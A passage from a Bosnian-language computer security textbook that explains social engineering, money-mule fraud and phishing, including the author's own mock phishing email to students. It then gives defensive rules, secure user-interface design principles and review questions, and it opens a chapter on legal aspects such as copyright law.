Ovo je samo osnovna verzija, a postoji veliki broj različitih napada zasnovanih na društvenom inženjeringu. Pomenuta knjiga Kevina Mitnicka [125] ima veliki broj odličnih primjera. Društveni inženjering se ne mora odvijati putem telefona. Društveni inženjering se često radi i uživo, licem u lice, i sve češće putem savremenih vidova komuniciranja od e-pošte, preko poruka u realnom vremenu (IM), do društvenih mreža. U svim primjerima stvara se ozračje povjerenja ili hitnosti koje pomućuje moć rasuđivanja osobe koja je žrtva društvenog inženjeringa. Društveni inženjering se ne mora sastojati od jednog napada na jednu osobu. Kompleksniji napadi vrše se na više osoba, uposlenika iste ili više povezanih organizacija, gdje se prilikom svakog od napada dolazi do nešto informacija, koje napadnutom ne izgledaju posebno tajne i sigurnosno relevantne. Ove, naizgled nebitne informacije, koriste se za slijedeći napad i sa svakom dodatnom informacijom pomažu napadaču da bolje potkrijepi vjerodostojnost identiteta koji preuzima i zahtjeva koji postavlja. Krajnji rezultat uglavnom su informacije koje omogućavaju neovlašten pristup drugim, povjerljivim, informacijama.

Društveni inženjering se koristi i za širenje zlonamjernog softvera. Poruke e-pošte ili drugog oblika elektroničke komunikacije koje navodno dolaze od banaka, poreskih i drugih državnih organa, te društvenih mreža obavještavaju korisnike o nekom događaju zbog kog korisnik treba da pročita (zaraženu) datoteku u prilog ili posjeti (malicioznu) web stranicu. Jednu vrstu društvenog inženjering za širenje zlonamjernog softvera koje ne uključuje nikakvu direktnu interakciju između napadača i žrtve predstavljaju memorijski mediji poput USB memorija, CD-ova ili memorijskih kartica koji se na neki način dostave žrtvama. Taj način može biti jednostavno ostavljanje USB-ova na parkiralištu ili bilo kojoj javnoj površini neke organizacije. Ispostavlja se da ljudi iz radoznalosti ubacuju ove memorijske medije u svoje računare. Na medijima je zlonamjerni softver podešen da se pokrene automatski. Engleski termin za ovaj napad je *baiting*

Novija grupa poruka društvenog inženjeringa koje su sve češće i sve više se šire putem društvenih mreža čine one koje navodno dolaze od rodbine ili prijatelja koji su se našli u neprilici obično u stranoj zemlji i mole da im se pošalje novac.

Pomenuti zahtjevi za slanje novca od nekoga ko se pretvara da je prijatelj ili rod spadaju u veću grupu prevara koje koriste društveni inženjering da bi

svoje žrtve naveli da se uključe u neku vrstu prenosa novca. Odavno je poznata takozvana Nigerijska ili 419 prevara (*scam*) u kojoj se žrtve obavještavaju da su u mogućnosti da dobiju veliki novac, ali se od njih traži da u nekom trenutku pošalju nešto novca (napadaču) unaprijed. Druge prevare uključuju molbe za prenos (prijem i prosljeđivanje) novca za nekog drugog uz pozamašnu naknadu. Poznata je i prevara u kojoj žrtva koje je nešto prodavala dobije od kupca (napadača) ček na veći iznos od dogovorne cijene. Nakon toga kupac (napadač) traži od žrtve da mu uplati razliku. Kod svih ovih prevara bitna činjenica je da se od žrtve očekuje da novac pošalje nepovratno, odnosno nekom od metoda slanja novca koje se ne mogu opozvati kao što je slanje putem Wester Union ili Money Gram.

Odličan članak o tome kako zapravo funkcioniše crna Internet ekonomija objašnjava zašto su ove prevare sa prenosom novca gotovo najvažnija karika [64]. Neke vrste prenosa novac su povratne, a neke nepovratne. Gotovinske transakcije su nepovratne, kao i pomenuto slanje novca putem Western Union i Money Gram. Plaćanje bankovnim karticama, kao i razne vrste plaćanja i prenosa novca korištenjem web pristupa računima koje banke nude su povratne. Zapravo u većini razvijenih zemalja postoje zakoni koji ograničavaju odgovornost žrtava prevare koje su rezultirale elektroničkim prenosom novca. Nadalje, većina banaka u razvijenim zemljama u potpunosti pruzima odgovornost za ove prevare, odnosno garantuje svojim korisnicima da neće imati troškova u slučaju da koristeći instrumente plaćanja koje banka nudi (putem weba, bankovnim karticama) neko izvrši prenos novca baz znanja korisnika.[4] Ovakav pristup stimuliše bezgotovinsku trgovinu. Sa druge strane predstavlja veliki problem za Internet podzemlje. Pošto su transakcije koje se obave putem web stranica banaka povratne i ostavljaju trag moguće je vratiti novac na račun sa kog je neovlašteno isplaćen. To znači da napadač koji je došao do lozinke nekog za web pristup njegovom računu ne može računati da će novac koji prebaci sa računa žrtve na svoj račun moći zadržati. Slično je i sa kupovinom. Ispostavlja se da je vrlo teško ostvariti finansijsku korist od krađe lozinki korisnika. Zapravo način na koji se dolazi do novca je slijedeći: Pronađe se žrtva za prenos novca kako je pomenuto u prethodnom paragrafu. Novac sa računa do čije lozinke se došlo se prebaci na račun žrtve. Od žrtve se traži da kad novac stigne na njen račun zadrži 10%, a ostatak pošalje putem Western Union napadaču. Žrtva zaista dobije novac na račun i tek onda pošalje 90% primljene sume napadaču. Iz ugla žrtve to je odličan poslovni potez. Na njenu nesreću prva transakcija kojom je novac uplaćen na njen račun je povratna i novac će biti vraćen nazad vlasniku računa čija je lozinka bila ukradena. Druga, Western Union, transakcija kojom je žrtva poslala novac napadaču je nepovratna.

[4] Kod nas su stvari nešto drugačije, što se autor imao mogućnost lično uvjeriti.

Zaštita od društvenog inženjeringa

Pošto se napadi korištenjem društvenog inženjeringa zasnivaju na odnosu ljudi sa drugim ljudima teško je napraviti tehničke zaštite. Iz tog razloga najbolja metoda zaštite je informisanost, svijest o opasnosti, obuka u prepoznavanju i reagovanju na društveni inženjering. Studije ljudskog ponašanja pri donošenju odluka i praćenju pravila pokazale su da ljudi u dilemi koje pravilo primijeniti koriste najjače, najjednostavnije ili najopštije pravilo umjesto najboljeg za datu situaciju [10] (dileme i nastaje jer ne znaju koje pravilo primjeniti). Ova činjenica se koristi da se formulišu jednostavna i jasna generalna pravila koja se povljanjem usađuju korisnicima u pamćenje. Ta pravila nisu različita od pravila u ophođenju sa ljudima u bilo kom vidu komunikacije:

- Kao male su nas učili da ne pričamo sa nepoznatim - Isto pravilo i dalje važi. Ne treba vjerovati da neko nama nepoznat zaista jeste onaj za koga se izdaje, bez dodatne provjere. U većini slučajeva kontakte od nepoznatih treba ignorisati.
- Potvrđivanje identiteta pozivaoca alternativnim putem (ako mislimo da se pitanje ne smije ignorisati) - Ako nas neko kontaktira (telefonom, porukom e-pošte, IM, društevenim mrežama, ...) i predstavi se kao neka osoba ili organizacija, potrebno je potvrditi njegov identitet ako smatramo da je pitanje po kom nas kontaktira previše važno da bi se ignorisalo. Ovo se uglavnom postiže time da mi kontaktiramo onoga za koga se napadać izdaje. Navodni poziv od viskog rukovodioca organizacije treba okončati i nazvati ga preko centrale organizacije. Kontakt putem e-pošte od organizacije treba provjeriti kontaktom putem njihove službene adrese. Kontakte (sumnjive) od strane prijatelja i rodbine treba provjeriti drugim putem od onog kojim su nas konatktirali, najbolje je uživo ili putem telefona.
- Kao male su nas učili i da ne pričamo privatne stvari iz kuće nikome - I ovo pravilo važi. Privatne i povjerljive informacije, koje ne bismo objavili da ih svi vide, ne treba otkrivati nikome ko ne dokaže da je zaslužio da mu ih otkrijete, time što ga dobro poznajete ili što je službeno lice ovlašteno na te informacije.
- Ako nešto zvuči predobro da bi bilo istina, vjerovatno i nije istina - Potpuno nepoznata osoba nam nudi izvrsnu priliku da lako zaradimo priličan novac (???). To se ne dešava u stvarnom životu (čast rijetkim izuzecima).
- Ako se stvara utisak da se bitna odluka mora donijeti odmah, to je sumnjivo - To je uobičajen pristup prevaranata da se stvara utisak jedinstvene prilike koje će izmaći ako se odmah ne iskoristi.
- Niko ne treba da zna korisničku lozinku osim korisnika - Poznato, ali nikad dovoljno ponavljano pravilo.
- Prevare su često napisane stilski i gramatički loše - Ovo važi za engleski jezik, ali na našem jeziku je još uočljivije. To je jedna olakšavajuća okolnost za neengleska govorna područja. Činjenica da nas neko blizak kontaktira na engleskom je već sumnjiva. Pojavljuju se i poruke društvenog inženjeringa

na našem jeziku, ali su još uvijek toliko napismene (posljedica automatskog prevođenja sa engleskog) da je očigledno da nisu prave.

12.2.2 *Phishing*

Phishing[5] se može smatrati kombinacijom iskorištavanja propusta koji ljudi prave u interakciji sa računarima i društvenog inženjeringa. *Phishing* napad počinje sa obavijesti od nekoga kome osoba vjeruje o stvari koja je bitna i hitna. U toj obavijesti se osoba poziva da putem hiper-linka pristupi zaštićenoj lokaciji, za koju treba unijeti korisničko ime i lozinku, i riješi to bitno i hitno pitanje. Ono po čemu je ovo napad, a ne legitimna obavijest, i po čemu se može prepoznati *phishing* je slijedeće:

- Obavijest ne dolazi od onoga od koga obavijest kaže da dolazi;
- Link ne vodi do zaštićene lokacije koja piše u tekstu obavijesti.

Obavijest se najčešće dobiva putem e-pošte, ali se u posljednje vrijeme termin *phisihing* koristi i za slične napade gdje obavijest pristiže bilo kakvim drugim putem elektroničkog komuniciranja.

Na slici 12.1 dat je primjer obavijesti u sklopu *phishing* napada.

Ova obavijest dolazi studentima od nastavnika na predmetu (ili bar tako izgleda). Informiše ih da je za dobivanje bodova, što je za njih bitno, istog dana, što je hitno, potrebno da se registruju. Registracija se obavlja putem URL čije domensko ime odgovara domenskom imenu (ili bar tako izgleda) putem kog studenti inače predaju svoje zadaće. Za pristup toj lokaciji studenti standardno treba da se prijave putem unošenja korisničkog imena i lozinke.


Iako izgleda da obavijest dolazi od predmetnog nastavnika (autora knjige) sa njegove fakultetske adrese, ona zapravo dolazi sa sasvim druge adrese. To se očigledno vidi sa slike 12.2 gdje je obavijest prikazana korištenjem drugog čitača e-pošte sa drugim podešenjima. Iz ovog se vidi da će vidljivost informacija o stvarnom pošiljaocu poruke e-pošte zavisiti od softvera koji se koristi za prikazivanje i njegovog podešenja.

Hiper-link iz obavijesti ne vodi do lokacije koja piše u obavijesti:
`https://zamger.etf.unsa.ba/Tehnologije_sigurnosti/prijava_zadace_5.php`

već do lokacije koja se nalazi ispisana na dnu prozora na slici 12.1
`http://people.etf.unsa.ba/~smrdovic/Zamger/zamger_prijava.htm`

Stvarna lokacija adrese se vidi kada se pokazivačem miša pozicionira bilo gdje na tekst hiper-linka. Iz ovoga se vidi da bi korisnik trebao znati kako vidjeti stvarnu lokaciju na koju link vodi da bi mogao provjeriti da li ta lokacija odgovara onoj iz teksta obavijesti.

[5] U nedostatku adekvatnog prevoda u nastavku se koristi izvorni naziv na engleskom.



Slika 12.1: Obavijest u sklopu *phishing* napada

Klik na link iz obavijesti vodi do lokacije koja je prikazana na slici 12.3. Izgled ove stranice je gotovo identičan izgledu prave stranice za prijavljivanje na sistem za predaju zadaća na slici 12.4 koji studenti poznaju. Ipak, postoje neke vrlo bitne razlike. Najvažnija razlika je da je adresa stranice na koju je doveo klik na link različita od adrese na koju korisnik misli da je došao.[6] Ovo znači da, iako stranice vizuelno izgledaju isto, funkcionalnost iza dugmeta "Kreni" može biti potpuno različita. Kada korisnik unesese svoje podatke za prijavljivanje na pravu stranicu oni se provjere sa podacima pohranjenim o njemu i na osnovu toga on dobije (ili ne) pristup zaštićenoj lokaciji. Podaci za prijavljivanje koje korisnik unese na lažnu stranicu dolaze onome ko kontroliše web aplikaciju na toj lokaciji (napadač) i mogu biti iskorišteni po njegovoj želji. Na ovaj način napadač može putem *phishing* napada doći do podataka za potvrđivanje identiteta korisnika za web lokaciju koja piše u obavijesti. Druga bitna razlika je što tekst adrese linka iz obavijesti koristi HTTPS koji, između ostalog, garantuje da je web lokacija kojoj se pristupa zaista ta koja

[6] U ovom primjeru obje adrese su na istom domenu `etf.unsa.ba` jer autor kao nastavnik na toj instituciji ima svoj prostor na tom domenu. U opštem slučaju adresa linka je na drugom domenu.

Slika 12.2: Obavijest u sklopu *phishing* napada (drugi prikaz)

piše. Ovo korisnicima daje dodatnu sigurnost jer slijede jednostavno pravilo koje je većina naučila da su HTTPS linkovi sigurni. Pošto stvarni linke ne vodi do iste lokacije, a i ne koristi HTTPS, ovaj osjećaj sigurnosti korisnika je pogrešan.

Da bi *phishing* napadi uspjeli potrebno je da žrtve ne primjete prevaru. Napadači to postižu kombinovanjem različitih metoda. Prije svega se lažna stranica pravi što sličnijom pravoj. Koliko je ovo teško zavisi od toga kako je napravljena originalna stranica čija se kopija pravi. Ipak uglavnom je moguće napraviti lažnu stranicu koja je vizuleno vrlo slična originalnoj. Da napadnuta osoba ne bi primijetila da se nalazi na lokaciji različitoj od originalne napadači koriste različite metode prikrivanja adrese [123]. Jedna metoda je da se lažna stranica nalazi na domenu čije je ime slično imenu domena na kom se nalazi originalna stranica (npr. `mircosoft.com` za `microsoft.com`, `PayPaI.com` ili `PayPa1.com` za `PayPal.com` ili `nekabnaka.ba` za `nekabanka.ba`). Ovo je često dovoljno, pogotovo ako se uzme u obzir da se napad oslanja na dojam hitnosti kada se nivo provjera koje ljudi rade smanjuje. Druga metoda je da domensko ime, ili njegov dio (ime organizacije), originalne stranice bude podomen ili dio domenskog imena lažne stranice (npr. `microsoft.other.com`, `paypal-secure.com` ili `nekabanka.drugdje.ba`). Da bi se otkrila ova prevara

Slika 12.3: Prikaz lokacije na koju zaista vodi *phishing* link


potrebno je znati osnovne stvari o tome kako radi DNS[7], što standardni korisnik uglavnom ne zna. Napadači mogu umjesto domenskog imena na kom se nalazi lažna stranica koristiti IP adresu. Korisnici uglavnom znaju za IP adrese i ne mora im (mada bi trebalo) biti sumnjivo korištenje IP adrese. Naprednije metode uključuju različite mogućnosti koje savremene web tehnologije omogućavaju. Najčešća izvedba je da se preko dijela stranice na kom se prikazuje adresa postavi prozor na kom piše adresa originalne stranice.

Zaštita od *phishing*-a

Kako *phishing* koristi društveni inženjeringa i propuste koji ljudi prave u interakciji sa računarima, zaštita od *phishinga* ima netehničku i tehničku komponentu.

Osnovna nethnička metoda zaštite je da se slijede pravila koja su navedena za zaštitu od društvenog inženjeringa. Pored ovog potrebno je navesti još jedno jednostavno pravilo:

[7] Nadležnost uvijek ide od korijena preko domena do poddomena, s desna na lijevo. Na primjer, kod domenskog imena `microsoft.other.com`, naziv poddomena `microsoft` ne znači da je to stranica pod kontrolom Microsoft. To je samo poddomen kom ime daje i koji kontroliše onaj koji kontroliše domen `other.com`, a to može biti neko ko nema nikakve veze sa Microsoft.



Slika 12.4: Prikaz lokacije za koju piše da je adresa *phishing* linka

- Nikad ne slijediti (klikati na) hiper-linkove u porukama e-pošte - Umjesto toga potrebno je adresu (URL) koja piše u poruci upisati u web preglednik.[8]
  - (Za napredne) Ili provjeriti da adresa zaista vodi tamo gdje piše.

Osnovne tehničke metode zaštite su:

- Poboljšanje softvera za prikazivanje poruke e-pošte - Ovi softveri prikazuju stvarnog pošiljaoca poruke i upozoravaju ako linkovi iz poruka vode do lokacija različitih od onih koji pišu u tekstu poruke;
- Pohranjivanje lozinki u baze podataka web preglednika - Web preglednik automatski unosi korisničko ime i lozinku na stranicu koja je (stvarno) posjećena. Ako korisnik posjeti lažnu stranicu web preglednik neće imati pohranjenu lozinku za tu stranicu i upozoriće korisnika.[9]
- Liste *phishing* lokacija - Web preglednici danas standardno imaju uključenu provjeru da li se stranica koju korisnik pokušava posjetiti nalazi na lokaciji koja je poznata kao *phishing* lokacija.

[8] Pošto je moguće da adresa koja piše u poruci također bude samo prividno ispravna, potrebno i ovdje biti oprezan i u slučaju sumnje pokušati pristupiti navednoj adresi putem zvanične web lokacije onoga ko navodno šalje obavijest.

[9] Ove baze lozinki neophodno je zaštiti posebno dobrom lozinkom.

- Višefaktorno potvrđivanje identiteta - Lažne web stranice teško mogu imitirati ove provjere, a u slučaju i da uspiju doći do lozinke korisnika ona nije dovoljna da bi se preuzeo njegov identitet.

Bitno je zapamtiti da su uz malo pažnje i zdravog razuma ovi pokušaji prevare (društvenog inženjeringa) očiti.

12.3 Sigurnosni propusti lošeg dizajna sigurnosnih mehanizama

Loš dizajn sigurnosnih mehanizama kombinovan sa pomenutim greškama koje ljudi prave u komunikaciji sa mašinama dovodi do sigurnosnih propusta. Prilikom opisivanja *phishing* napada ukazano je to da softver za čitanje poruka e-pošte ne pokazuje uvijek ko je stvarni pošiljlac poruke. Takođe je pokazano da nije uvijek očigledno koda vodi neki hiper-link. Očigledno je da je korisniku potrebno obezbjediti prave informacije da bi donio dobru sigurnosno relevantnu odluku.

Posebno pitanje je povjerenje u kanal komunikacije između korisnika i sistema. Istinita anegdota o dva autorova prijatelja može poslužiti da se ilustruje ovaj problem. Ta dvojica prijatelja, H i M, su imali opkladu da će H pogodit lozinku od M. M je bio siguran u svoju lozinku (a možda je i malo ojačao) i koristio ju je za prijavljivanje na sistem. H je iskoristio okolnost da je bio administrator sistema na koji se M prijavljivao i podmetnuo je svoju verziju programa za prijavljivanje umjesto sistemske. Ova verzija je lozinku pohranila u datoteku odakle ju je H mogao pročitati. Ovo je primjer tehničkog napada na ljude koji je iskoristio nepostojanje sigurnog kanala komunikacije između korisnika koji je unosio lozinku i sistema. Postoje različiti primjeri ovakvih napada. Postavljanje lažnih bankomata omogućilo je kradljivcima da dođu do brojeva kartica i odgovarajućih PIN-ova koje su korisnici unosili misleći da ih unose u pravi bakomomat odnosno komuniciraju sa bankom. Drugi sličan napad je da se na čitače pravih banaka postavljaju, dodatni teško vidljivi, uređaji (*skimmer*) koji čitaju i pohranjuju brojeve karica i snimaju PIN-ove koji se unose. Na taj način napadači dolaze do ovih podataka. Novija verzija ovog napada su bežični terminali za prodaju (POS) koje konobari donose gostima i koji omogućavaju plaćanje putem kreditne kartice. Ovi terminali odštampaju potvrdu da je transkacija uredno izvršena mada zapravo uopšte ne uspostavljaju kontakt sa bankom već samo pohranjuje pročitani broj kartice i PIN za kasniju zloupotrebu [106]. U principu isti princip koristi i zlonamjerni softver (*keylogger*) koji se ubacuje u komunikaciju između korisnika i sistema i krade podatke. Pomenute savremene metode prikrivanja prave adrese lokcije do koje vodi *phishing* link spadaju u ovu vrstu napada. Očigledno je potrebno imati kanal komunikacije, liniju između korisnika i sistema kojoj se može vjerovati (*trusted path*). Iz ovog razloga operativni sistemi koriste kombinaciju tipki koja se naziva *Secure Attention Key* koju nadzire direktno kernel. Ova kombinacija tipki osigurava uspostavljanje linije od povjerenje između korisnika

i sistema, i uobičajeno se koristi se za pozivanje procesa za prijavljivanje na operativni sistem. Kod Microsoft Windows operativnih sistema ova kombinacija je `ctrl-alt-del`. I drugi OS imaju svoje kombinacije ali ih uglavnom koriste za druge namjene.

Korisnici bi također trebao imati informacije o tome kakve su posljedice njegovih akcija i biti u mogućnosti popraviti grešku koju je napravio, ako je to moguće, ili biti obaviješten da je ta akcija nepovratna. Moguće posljedice grešaka treba da budu minimalne.

Dva od pomenutih principa dizajna sigurnosnih mehanizama su posebno relevantna za ovo pitanje dizajna korisničkih interfejsa: psihološka prihvatljivost i minimizacija privilegija . Poštovanje ovih principa uveliko doprinosi smanjivanju broja propusta.

Sa ciljem preciznijeg definisanja principa dizajna korisničkih interfejsa sigurnih sistema Yee je predložio deset [199], koji se uglavnom u sličnom ili malo izmijenjenom obliku navode i u drugoj literaturi na ovu temu. Originalnih deset principa sa kratkim objašnjenjima su:

- Linija manjeg otpora - Prirodan način obavljanja zadatka treba da bude siguran način, koliko god je to moguće;
- Odgovarajuće granice - Razlika između objekata i između akcija duž granica koje su bitne za korisnika treba biti jasno pokazana kroz interfejs, a provođena kroz sistem;
- Eksplicitna ovlaštenja - Davanje ovlaštenja drugima smije biti urađeno samo kroz eksplicitnu akciju korisnika za koju je jasno da se putem nje daju prava;
- Vidljivost - Interfejs treba omogućiti korisniku da jednostavno pregleda sva aktivna ovlaštenja koja utiču na odluku vezanu za sigurnost;
- Opozivost - Interfejs treba omogućiti korisniku da lako opozove ovlaštenja koja je dao, kad god je opozivanje moguće;
- Očekivana mogućnost - Interfejs ne smije ostavljati utisak da je moguće učiniti nešto što zapravo nije moguće učiniti;
- Linija od povjerenja - Interfejs mora omogućiti kanal komunikacije između korisnika i entiteta kom je povjereno da upravlja ovlaštenjima, koji je (kanal komunikacije) od povjerenja i ne može se lažno predstaviti;
- Mogućnost identifikacije - Interfejs treba provesti da se pojedini objekti i pojedine akcije mogu identifikovati, bez mogučnosti lažnog predstavljanja, i da njihova prezentacija omogućava razlikovanje od drugih objekata (akcija);
- Izražajnost - Interfejs treba pružiti dovoljnu mogućnost izražavanja da:
  - opiše bezbjednu sigurnosnu politiku bez poteškoća;
  - omogući korisnicima da iskažu sigurnosne politike koristeći termine koji odgovaraju namjeni.
- Jasnoća - Efekti bilo kakve sigurnosno relevantne akcije trebaju biti očigledni korisniku prije poduzimanja akcije.

Iako se ljudi često pominju kao najslabija karika u lancu sigurnosti, to ne mora biti tako. Sistem treba da se projektuje tako da uzme u obzir posebnosti ljudi kao bitnog elementa sistema. Bitan dio zaštite čini obrazovanje korisnika da prepoznaju napade na njih putem društvenog inženjeringa. Postoje tehničke metode zaštite koje su vrlo efikasne uz obrazovane korisnike. Posebno pitanje predstavlja dizajn sistema zaštite koji su se lako i jednostavno koriste i time umanjuju mogućnost greške korisnika. Više informacija o temama obrađenim u ovom poglavlju, pored citirane literature, može se naći i u zborniku radova na temu upotrebljivosti i sigurnosti [47].

Pitanja za provjeru stečenog znanja

12.1. Šta je *pretexting*?

12.2. Šta je *phishing*?

12.3. Navesti metode prikrivanja stvarne lokacije na koju vodi hiper-link kod *phishing* napada.

12.4. Navesti tehničke metode borbe protiv *phishing*-a.

12.5. Šta je *trusted path* u računarskoj sigurnosti?

12.6. Šta su CAPTCHA i čemu služe?


12.7. Na koji način se može prepoznati *phishing*?

12.8. Na koji način pohranjivanje lozinki za pristup web lokacijama u bazu web preglednika štiti od *phishing*-a?

12.9. Odrediti da li je (stvarna) poruka e-pošte na slici 12.5 *phishing* poruka ili ne i objasniti zašto.

12.10. Da vas neko na TV pita da date tri kratka savjeta široj populaciji za zaštitu od *phishing*, koji bi to savjeti bili?

12.11. Šta bi vi uradili da ste novi mrežni administrator koji dobiva uspaničeni i ljutiti poziv od nekog ko se predstavlja kao sekretarica direktora u kom traži da joj date ili restujete lozinku za direktorov pristup, jer ona mora pristupiti njegovoj e-pošti da bi mu odmah odštampala dokument koji je neophodan za prijavu na tender za koji rok za prijavu ističe za jedan sat? (Šta bi ste stvarno uradili, jer možete se naći u toj situaciji?)



Slika 12.5: Potencijalna *phishing* poruka

13

Pravni aspekti

Sigurnost informacija ne podrazumjeva samo tehničku zaštitu kako je na početku i rečeno. Predmet ovog poglavlja su i neki pravni aspekti sigurnosti. U prvom dijelu je razmotrena pravna regulativa vezana za zaštitu sigurnosti informacija i autorskih prava nad sadržajima u digitalnom obliku i računarskim programima. U drugom dijelu su izložena pitanja digitalne forenzike, poteškoće i pravila po kojima se prikupljaju dokazi koji su u digitalnom obliku. Na kraju je obrađeno pitanje privatnosti pojedinca, u smislu koliko privatnosti može očekivati po zakonima, a koliko može ostvariti tehničkim sredstvima.

13.1 Pravna regulativa

Zakonom su u Bosni i Hercegovini, kao i u drugim zemljama, zaštićena autorska prava. U autorska djela spadaju i računarski programi i baze podataka. Zakon ima posebna poglavlja posvećena kompjuterskim programima i bazama podataka.

Neke bitne odredbe „Zakona o autorskom i srodnim pravima u BiH“ [2] koje su relevantne za računarsku sigurnost su:

- autorsko djelo je individualna duhovna tvorevina - bez obzira na vrstu, način i oblik. Ove tvorevine uključuju i “kompjuterski program”.
- autorskopravno nisu zaštićeni: ideje, koncepti, postupci, radne metode, matematičke operacije, načela, otkrića;
- autorska prava na naručeni (ili na poslu napravljeni) kompjuterski program ima naručilac (poslodavac).

